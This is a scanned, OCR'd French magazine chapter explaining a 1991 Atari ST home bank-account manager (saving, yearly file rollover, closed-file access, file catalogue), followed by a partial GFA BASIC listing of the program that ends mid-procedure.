



**Fig. 12**

Le choix **2** vous permettra de consulter une ou plusieurs pages du fichier sans que vous soyiez obligé de retourner au menu. Cette consultation s'effectue selon les mêmes possibilités du choix **Répertoire**.

Vous pouvez ici traiter autant de pointages que nécessaire, avec ou sans modification éventuelle de la date de valeur, celle-ci étant mémorisée tant que vous n'en précisez pas de nouvelle.

Pour quitter ce mode de travail, il suffit d'appuyer sur la touche **ESC** qui revient aux choix précédents.

## SAUVEGARDE

Nous étudions de suite cette possibilité du menu, pour vous sensibiliser à ce choix important, afin que vous n'oubliiez pas la sauvegarde du fichier avant de quitter (le programme ne demandera pas de confirmation lorsque vous choisirez de le quitter).

Ce choix proposera l'écran de la figure 13, qui invite à vérifier l'avoir inscrit sur votre relevé et à vous demander confirmation.





**Fig. 13**

Si vous n'êtes pas d'accord, répondez Non afin de retourner au menu et de vérifier les pointages. Si vous avez fait une erreur non rectifiable (sur une date de valeur validée par erreur, par exemple), vous devrez quitter le programme (choix 7) et redemander le compte à traiter pour recommencer les pointages du dernier relevé.

Un accord se traduira par l'appui sur Oui, puis apparaitra un écran demandant la date de mise à jour, ainsi que le nom de la personne s'y étant attachée.

Ensuite est demandée la première disquette qui doit être celle du programme (disquette A - lecteur A). Après validation, le programme se charge de sauvegarder le fichier du compte, puis affiche un nouveau message demandant la disquette de sauvegarde B (figure 14).

Vous placerez celle-ci soit dans votre deuxième lecteur (B) si vous le possédez, sinon dans le lecteur A. Après confirmation, une nouvelle sauvegarde est effectuée.

La fin de sauvegarde se traduit par un retour au menu, et il vous faudra, dans le cas d'un seul lecteur, réintroduire la disquette A.





**Fig. 14**

**OUVERTURE - FERMETURE D'UN FICHIER**

Nous vous conseillons de travailler sur des fichiers « à l'année » et pour cela, pas besoin d'ouvrir un nouveau compte : le choix 3 : **Ouverture - Fermeture d'un fichier** du menu permet de clore le fichier en cours et de créer un nouveau fichier qui reprendra les caractéristiques du précédent.

Ainsi la figure 15 représente une simulation de la clôture du fichier **BNP1991**.

Le programme réaffiche automatiquement les trois premières lettres du nom du compte et attend les quatre chiffres de l'année suivante (ici seul 1992 a été frappé).

Vous devrez aussi inscrire la date de clôture, qui sera bien sûr celle d'ouverture du fichier suivant.

L'avoir est quant à lui automatiquement affiché, celui-ci étant l'avoir final du fichier clôturé.

Après validation, la sauvegarde du fichier clôturé est effectuée selon la procédure de sauvegarde expliquée plus haut, et le menu est à nouveau affiché pour un travail immédiat.





**Fig. 15**

### TRAVAIL SUR FICHIER FERMÉ

Pour répondre à notre besoin d'archivage et de recherche évoqué en début de ce chapitre, il peut être nécessaire de consulter un fichier ancien ou éventuellement de le modifier, pour y pointer des chèques tirés tardivement.

C'est ce que permet de faire le choix 4 : **Travail sur fichier fermé** du menu.

Après confirmation de la sauvegarde du fichier en cours, le programme vous demande le nom du fichier à consulter puis propose l'écran de la figure 16.

Quatre choix sont alors proposés :

– **Sauvegarde du fichier** : qui devra être effectuée si vous avez apporté des modifications ;

– **Retour au menu principal** : qui se passe de commentaires ;

– **Autre fichier** : qui vous permet soit de travailler sur un autre fichier déjà fermé, soit de revenir au dernier fichier, ou encore de travailler sur le fichier d'un autre compte ;

– **Nomdufichier** : qui permet de travailler sur le fichier dont le nom est ici spécifié.





**Fig. 16**

### CATALOGUE FICHIERS

Le choix 5 : **Catalogue fichiers** vous permet de visualiser tous les noms des fichiers traités par le programme, sous l'appellation du compte en cours de traitement.

Cette fonction vous permettra, si vous avez choisi de nommer vos fichiers à l'aide de l'année de traitement, de connaître la première année d'utilisation de la gestion de compte afin de ne pas chercher inutilement un fichier plus ancien, qui n'existera donc pas.

Elle vous permettra aussi de retrouver le nom d'un fichier ancien, au cas où la notation annuelle ne vous aurait pas convenu.

### FIN

Le choix de **FIN** s'effectue par l'appui sur la touche **7** du pavé numérique, et permet de retourner à l'écran initial pour traiter éventuellement un autre type de compte, sinon retourner au bureau, par le choix **F** de cet écran.

# 9/5.4.4

# Les fichiers créés

Afin que vous vous y retrouviez lors d'éventuelles copies sur d'autres disquettes de fichiers gérés par le logiciel, nous allons passer en revue les fichiers créés par celui-ci, en étudiant la copie d'écran de la figure 17.

Trois fichiers y sont présents (le fichier **COMPTE.LST** n'est pas compté, car ce n'est autre que le programme de gestion de compte sauvegardé sous forme ASCII) : **BNP1991**, **INTBNP** et **VARBNP**.

On remarquera un terme commun aux noms de ceux-ci : **BNP**, qui indique le type de compte choisi lors de l'ouverture.

Le premier fichier **BNP1991** contient toutes les opérations entrées lors du traitement de l'année 1991. Si les fichiers 1992 et 1993 étaient ouverts, vous verriez apparaître les noms **BNP1992** et **BNP1993**.

Le fichier **INTBNP** constitue le fichier contenant l'intitulé (abréviation : **INT**) du compte de type **BNP**.

Enfin, le fichier **VARBNP** contient les variables principales du fichier : dernier avoir, dernier solde, nombre d'opérations sans numéro...

Ainsi, selon le nombre d'années traitées, vous aurez pour un compte : **2 + X(nombre d'années) fichiers**.





**Fig. 17**

# 9/5.4.5

# Le programme

De conception relativement complexe, due à l'éventail des possibilités offertes, le programme que nous vous proposons est écrit en langage GFA 3.XX.

Le peu d'instructions spécifiques au GFA 3.XX utilisées ici, peuvent être contournées par le possesseur de GFA 2.XX en remplaçant les structures de choix multiples **SELECT... CASE... ENDSELECT** par des tests de type **IF ... ELSE ... ENDIF**, ainsi que les instructions de gestion des fenêtres **OPENW #fenêtre** par une gestion sur le tableau mémoire des fenêtres à l'aide de **WINDTAB( )**.

Ceux qui ne possèdent pas le GFA 3.XX ou qui ne désirent pas modifier le programme en version GFA 2.XX, ou encore qui n'ont pas envie d'entrer le listing, trouveront la version compilée COMPTE.PRG, qui ne nécessite pas le GFA Basic, sur la disquette, lors de sa parution.



**LE LISTING**

Le langage GFA, de par sa forme structurée, nous permet d'étudier facilement l'organisation du listing que nous vous fournissons ci-dessous :

```
' ==========================================
' :: GESTION DE COMPTE COURANT ::
' ==========================================
'
IF XBIOS(&H4)<>1
  ALERT 3,"Le programme ne toune:qu'en moyenne resolution",1,"FIN",
variable%
  EDIT
ENDIF
'
ALERT 0,"Placer la disquette:fichier No 1:dans le drive A",1,"RETUR
N",variable%
CHDRIVE "a:"
'
variable_de_gestion%=1000
DIM operation(variable_de_gestion%)
DIM nouvel_avoir(variable_de_gestion%)
DIM la_date$(variable_de_gestion%)
DIM numero_cheque$(variable_de_gestion%)
DIM detail_operation$(variable_de_gestion%)
DIM rentre_le$(variable_de_gestion%)
DIM f(10)
DIM g(10)
DIM t$(10)
DO
  CLOSEW #4
  CLOSEW #3
  CLOSEW #2
  CLOSEW #1
  CLOSEW #0
  CLS
  '
  '
  nom_du_compte$=""
  nom_du_compte=0
  ouv_compte=FALSE
  pas_de_fichier=FALSE
  '
  '
  choix_du_compte
  IF ouv_compte=TRUE
    ouverture_d_un_compte
  ENDIF
  IF nom_du_compte$<>""
```

(suite)

```
  CLOSEW #2
  CLOSEW #1
  CLOSEW #0
  CLS
  PRINT "Type de compte : ";
  SELECT nom_du_compte
  CASE 1
    PRINT "Compte Cheque"
  CASE 2
    PRINT "Compte sur livret"
  CASE 3
    PRINT "Compte Epargne"
  CASE 4
    PRINT "Autre Compte"

      ENDSELECT
      compte_1
      IF pas_de_fichier=FALSE
        compte_2
      ENDIF
    ENDIF
  LOOP

  PROCEDURE choix_du_compte

    CLOSEW #1
    CLOSEW #0

    lowvideo
    PRINT "C";
    normvideo
    PRINT "ompte Cheque";
    normvideo
    PRINT " - Compte ";
    lowvideo
    PRINT "L";
    normvideo
    PRINT "ivret";
    PRINT " - Compte ";
    lowvideo
    PRINT "E";
    normvideo
    PRINT "pargne";
    PRINT " - ";
    lowvideo
    PRINT "A";
    normvideo
    PRINT "utre - ";
    lowvideo
    IF ouv_compte<>TRUE
      PRINT "O";
      normvideo
      PRINT "uverture compte - ";
    ENDIF
    lowvideo
    PRINT "F";
    normvideo
    PRINT "in"
```

(suite)

```
  INFOW #1," Date  : Numero  :     Objet          : Credit  :    Debit
 :  N.Avoir  :Date.Val"
  OPENW #1,0,11,640,189,&HO
  trace_du_cadre
  TITLEW #1," *** GESTION DE COMPTE BANCAIRE *** "
  OPENW #2,180,30,350,110,&HO
  TITLEW #2," * GESTION FAMILIALE * "
  CLS
  PRINT
  PRINT "Caracteristiques programme:"
  PRINT
  PRINT "Gestion familiale de compte courant"
  PRINT
  PRINT "Tous les choix s'effectuent au clavier"
  PRINT
  PRINT "frappez un caractere en inversion video"
  PRINT
  PRINT CHR$(&HBD);
  PRINT "  M.Riquart 1991"

  REPEAT
    REPEAT
      a$=INKEY$
    UNTIL a$<>""
    a$=UPPER$(a$)
    SELECT a$
    CASE "C"
      nom_du_compte$="CCP"
      nom_du_compte=1
    CASE "L"
      nom_du_compte$="CL"
      nom_du_compte=2
    CASE "E"
      nom_du_compte$="CE"
      nom_du_compte=3
    CASE "A"
      autre_compte
      nom_du_compte=4
    CASE "O"
      ouv_compte=TRUE
    CASE "F"
      EDIT
    DEFAULT
      a$="X"
    ENDSELECT
  UNTIL a$<>"X"

RETURN


PROCEDURE autre_compte

  TOPW #2
  CLS
  la_chaine$=""
  PRINT " Autre compte (3 lettre) :";
  FORM INPUT 3 AS la_chaine$
  nom_du_compte$=la_chaine$
```

(suite)

```
RETURN
'
DO
LOOP
'
'
PROCEDURE lowvideo
  '
  PRINT CHR$(&H1B);
  PRINT CHR$(&H70);
  '
RETURN
'
'
PROCEDURE normvideo
  '
  PRINT CHR$(&H1B);
  PRINT CHR$(&H71);
  '
RETURN
'
'
PROCEDURE ouverture_d_un_compte
  '
  REM *** OUVERTURE D UN COMPTE ***
  '
  '
  OPENW #1,0,11,640,189,&H0
  TITLEW #1," ***  OUVERTURE D UN COMPTE ***  "
  '
  REPEAT
    CLS
    '
    ' presentation
    '
    LOCATE 25,4
    PRINT "Date :........"
    LOCATE 11,6
    PRINT "Centre :.............   Numero c/c :................"
    LOCATE 5,11
    PRINT "Nom :";
    PRINT STRING$(28,".")
    LOCATE 1,12
    PRINT "Adresse :";
    PRINT STRING$(28,".")
    LOCATE 10,13
    PRINT STRING$(28,".")
    LOCATE 3,14
    PRINT "Ville :";
    PRINT STRING$(28,".")
    LOCATE 2,17
    PRINT "Nom du 1er fichier :...."
    LOCATE 2,18
    PRINT "Avoir :";
    PRINT STRING$(11,".")
    '
    ' entree des parametre
    '
    entree_texte(4,31,8)
    la_date$(1)=texte$
```

(suite)

```
    la_date_de_mise_a_jour$=la_date$(1)
    entree_texte(6,19,12)
    centre$=texte$
    entree_texte(6,46,15)
    numero_du_compte$=texte$
    entree_texte(11,10,28)
    nom$=texte$
    entree_texte(12,10,28)
    ligne_d_adresse_1$=texte$
    entree_texte(13,10,28)
    ligne_d_adresse_2$=texte$
    entree_texte(14,10,28)
    ville$=texte$
    entree_texte(17,22,4)
    nom_du_tichier$=UPPER$(texte$)
    entree_texte(18,9,11)
    nouvel_avoir(1)=VAL(texte$)
    operation(1)=nouvel_avoir(1)
    avoir_du_releve=nouvel_avoir(1)
    detail_operation$(1)="Initialisation."
    nombre_total_d_operations=1
    operation_sans_numero=0
    numero_cheque$(1)=""
    rentre_le$(1)=""
    notich=1
    majp$=""
    OPENW #2,350,100,150,50,&H0
    TITLEW #2," CONFIRMATION "
    CLS
    PRINT "Ok :? (O/N)"
    REPEAT
      a$=INKEY$
    UNTIL a$<>""
    CLOSEW #2
UNTIL a$="O" OR a$="o"

OPENW #2,310,100,320,60,&H0
TITLEW #2," TYPE DE COMPTE "
REPEAT
   CLS
   PRINT "1: CCP - 2: CL - 3: CE - 4: Autre"
   REPEAT
      a$=INKEY$
   UNTIL a$<>""
   SELECT a$
   CASE "1"
      a$="CCP"
   CASE "2"
      a$="CL"
   CASE "3"
      a$="CE"
   CASE "4"
      PRINT
      PRINT "Autre : (3 lettres) ";
      a$=""
      FORM INPUT 3 AS a$
      a$=UPPER$(a$)
   DEFAULT
      a$=CHR$(1)
```

(suite)

```
    ENDSELECT
  UNTIL a$<>CHR$(1)
  TITLEW #2," *** SAUVEGARDE EN COURS *** "
  '
  nom_du_fichier$=a$+nom_du_fichier$
  catalogue_fichier$=nom_du_fichier$+SPACE$(8)
  catalogue_fichier$=LEFT$(catalogue_fichier$,8)
  '
  ' sauvegarde sur 1ere disquette
  '
    CHDRIVE "a:"
    var$="var"+a$
    OPEN "o",#10,var$
    WRITE #10,nombre_total_d_operations,operation_sans_numero,nom_du_
  fichier$,catalogue_fichier$,avoir_du_releve,la_date_de_mise_a_jour$
  ,majp$
    CLOSE #10
    '
    intitule$="int"+a$
    OPEN "o",#10,intitule$
    WRITE #10,centre$,numero_du_compte$,nom$,ligne_d_adresse_1$,ligne
  _d_adresse_2$,ville$
    CLOSE #10
    '
    OPEN "o",#10,nom_du_fichier$
    WRITE #10,nombre_total_d_operations
    FOR fiche=1 TO nombre_total_d_operations
      WRITE #10,la_date$(fiche),numero_cheque$(fiche),detail_operatio
  n$(fiche),operation(fiche),nouvel_avoir(fiche),rentre_le$(fiche)
    NEXT fiche
    CLOSE #10
    '
      ' sauvegarde sur 2eme disquette
    '
    CHDRIVE "b:"
    var$="var"+a$
    OPEN "o",#10,var$
    WRITE #10,nombre_total_d_operations,operation_sans_numero,nom_du_
  fichier$,catalogue_fichier$,avoir_du_releve,la_date_de_mise_a_jour$
  ,majp$
    CLOSE #10
    '
    intitule$="int"+a$
    OPEN "o",#10,intitule$
    WRITE #10,centre$,numero_du_compte$,nom$,ligne_d_adresse_1$,ligne
  _d_adresse_2$,ville$
    CLOSE #10
    '
    OPEN "o",#10,nom_du_fichier$
    WRITE #10,nombre_total_d_operations
    FOR fiche=1 TO nombre_total_d_operations
      WRITE #10,la_date$(fiche),numero_cheque$(fiche),detail_operatio
  n$(fiche),operation(fiche),nouvel_avoir(fiche),rentre_le$(fiche)
    NEXT fiche
    CLOSE #10
    CHDRIVE "a:"
    '
    CLOSEW #2
    CLOSEW #1
```

(suite)

```
    CLOSEW #0
  RETURN
  '
  PROCEDURE entree_texte(ligne%,colonne%,longueur%)
    '
    LOCAL nt%
    LOCAL entree$
    '
    nt%=0
    texte$=""
    LOCATE colonne%,ligne%
    PRINT CHR$(95)
    LOCATE colonne%,ligne%
    REPEAT
      REPEAT
        entree$=INKEY$
      UNTIL entree$<>""
      IF entree$=CHR$(13)
        LOCATE colonne%+nt%,ligne%
        PRINT "  ";
      ELSE
        IF entree$=CHR$(&H8)
          IF nt%<>0
            nt%=nt%-1
            texte$=LEFT$(texte$,nt%)
            LOCATE colonne%+nt%,ligne%
            PRINT CHR$(95);" "
            LOCATE colonne%+nt%,ligne%
          ENDIF
        ELSE
          nt%=nt%+1
          PRINT entree$
          LOCATE colonne%+nt%,ligne%
          texte$=texte$+entree$
        ENDIF
      ENDIF
    UNTIL nt%=longueur% OR entree$=CHR$(13)
    longueur%=longueur%-nt%
    PRINT SPACE$(longueur%)
  RETURN
  '
  '
  PROCEDURE compte_1
    '
    REM *** GESTION DE COMPTE - COMPTE 1 ***
    '
    '
    OPENW #1,0,11,640,189,&H0
    TITLEW #1," *** GESTION D'UN COMPTE COURANT ***  "
    trace_du_cadre
    '
    intitule_du_compte$="int"+nom_du_compte$
    '
    IF EXIST(intitule_du_compte$)
      OPEN "I",#10,intitule_du_compte$
      INPUT #10,centre$,numero_du_compte$,nom$,ligne_d_adresse_1$,lig
  ne_d_adresse_2$,ville$
      CLOSE #10
```

(suite)

```
      etat_du_compte$="VAR"+nom_du_compte$
      OPEN "I",#10,etat_du_compte$
      INPUT #10,nombre_total_d_operations,operation_sans_numero,nom_d
u_fichier$,catalogue_fichier$,avoir_du_releve,la_date_de_mise_a_jou
r$,majp$
      CLOSE #10
      '
      CLOSEW #1
      CLOSEW #0
      LOCATE 40,1
      PRINT "Fichier en cours : ";
      PRINT nom_du_fichier$
      OPENW 1
      CLS
      '
        AFFICHAGE
      '
      OPENW #2,180,30,350,110,&H0
      TITLEW #2," * CARACTERISTIQUES * "
      CLS
      LOCATE 1,1
      PRINT "Centre.        Numero c/c"
      LOCATE 1,2
      PRINT centre$
      LOCATE 17,2
      PRINT numero_du_compte$
      LOCATE 1,4
      PRINT nom$
      PRINT ligne_d_adresse_1$
      IF ligne_d_adresse_2$<>""
        PRINT ligne_d_adresse_2$
      ENDIF
      PRINT ville$
      PRINT
      PRINT "mis a jour le :";
      PRINT la_date_de_mise_a_jour$
      PRINT "            par :";
      PRINT majp$
      PRINT "Fichier en cours :";
      PRINT nom_du_fichier$
      TOPW #1
      LOCATE 30,17
      PRINT "<FRAPPEZ UNE TOUCHE>"
      REPEAT
      UNTIL INKEY$<>""
    ELSE
      ALERT 1,"LE COMPTE N'EST PAS PRESENT SUR LE DISQUE",1,"RETURN",
variable%
      pas_de_fichier=TRUE
    ENDIF
    CLOSEW #2
    CLOSEW #1
    CLOSEW #0
RETURN
'
'
PROCEDURE compte_2
    LOCAL x$
    LOCAL variable_de_gestion%
```



(suite)

```
    LOCAL fleche$
    '
    i$=nom_du_compte$
    '
  donnee_d_affichage:
    DATA 8,9,15,10,10,8
    DATA 1,10,20,37,47,71
    '
  menu:
    DATA R,epertoire,M,ise a jour,O,uverture-Fermeture d'un fichier
    DATA T,ravail sur fichier ferme,C,atalogue fichiers,S,auvergarde
    DATA F,in
    '
    INFOW #1," Date  : Numero  :    Objet        : Credit  :  Debit
  :  N.Avoir  :Date.Val"
    OPENW #1,0,11,640,189,&H0
    trace_du_cadre
    TITLEW #1," *** CHARGEMENT DU FICHIER EN COURS *** "
    '
    lecture de_la_fiche
    REPEAT
      CLS
      REPEAT
        IF fleche$="->"
          fleche$="   "
        ELSE
          fleche$="->"
        ENDIF
        IF fleche$="->"
          TITLEW #1," *** CHOISISSEZ UNE POSSIBILITE *** "
        ELSE
          TITLEW #1," ********************************** "
        ENDIF
        RESTORE menu
        LOCATE 1,5
        FOR variable_de_gestion%=1 TO 7
          READ x$
          PRINT fleche$;"  ";variable_de_gestion%;" : ";
          lowvideo
          PRINT x$;
          normvideo
          READ x$
          PRINT x$
          PRINT
        NEXT variable_de_gestion%
        x$=INKEY$
      UNTIL x$<>""
      x$=UPPER$(x$)
      SELECT x$
      CASE "1"
        repertoire
      CASE "R"
        repertoire
      CASE "2"
        mise_a_jour
      CASE "M"
        mise_a_jour
      CASE "3"
```

(suite)

```
    ouverture_fermeture
  CASE "O"
    ouverture_fermeture
  CASE "4"
    travail_sur_fichier_ferme
  CASE "I"
    travail_sur_fichier_ferme

    CASE "5"
      catalogue_fichier
    CASE "C"
      catalogue_fichier
    CASE "6"
      sauvegarde
    CASE "S"
      sauvegarde
    ENDSELECT
  UNTIL x$="/" OR x$="F"

  PRINT

RETURN


PROCEDURE catalogue_fichier

  TITLEW #1," *** CATALOGUE DES FICHIERS *** "

  CLS
  LOCATE 1,8
  FOR variable_de_gestion%=1 TO LEN(catalogue_fichier$)/8
    PRINT RIGHT$(LEFT$(catalogue_fichier$,8*variable_de_gestion%),8
),
  NEXT variable_de_gestion%
  PRINT
  PRINT
  PRINT "<Appuyer sur une touche>"
  REPEAT
    a$=INKEY$
  UNTIL a$<>""
RETURN


PROCEDURE travail_sur_fichier_ferme

  TITLEW #1," *** TRAVAIL SUR FICHIER FERME *** "

  CLS

  SGET ecran$
  OPENW #2,150,80,300,100,&H0
  CLS
  TITLEW #2," *** CONFIRMATION *** "
  PRINT " Le fichier en cours doit avoir ete sauvegarde."
  PRINT
  PRINT " Ok (O/N) : ?"
  REPEAT
    a$=INKEY$
  UNTIL a$<>""
```



(suite)

```
    CLOSEW #2
    SPUT ecran$
    a$=UPPER$(a$)
    IF a$<>"O"
      ALERT 1,"Le fichier en cours;doit etre ferme",1,"RETURN",variab
le
    ELSE
      fichier_ferme_ok
    ENDIF
  RETURN
  '
  '
  PROCEDURE fichier_ferme_ok
    '
    INPUT "Nom du fichier :",n$
    CLS
    c$=LEFT$(n$+SPACE$(8),8)
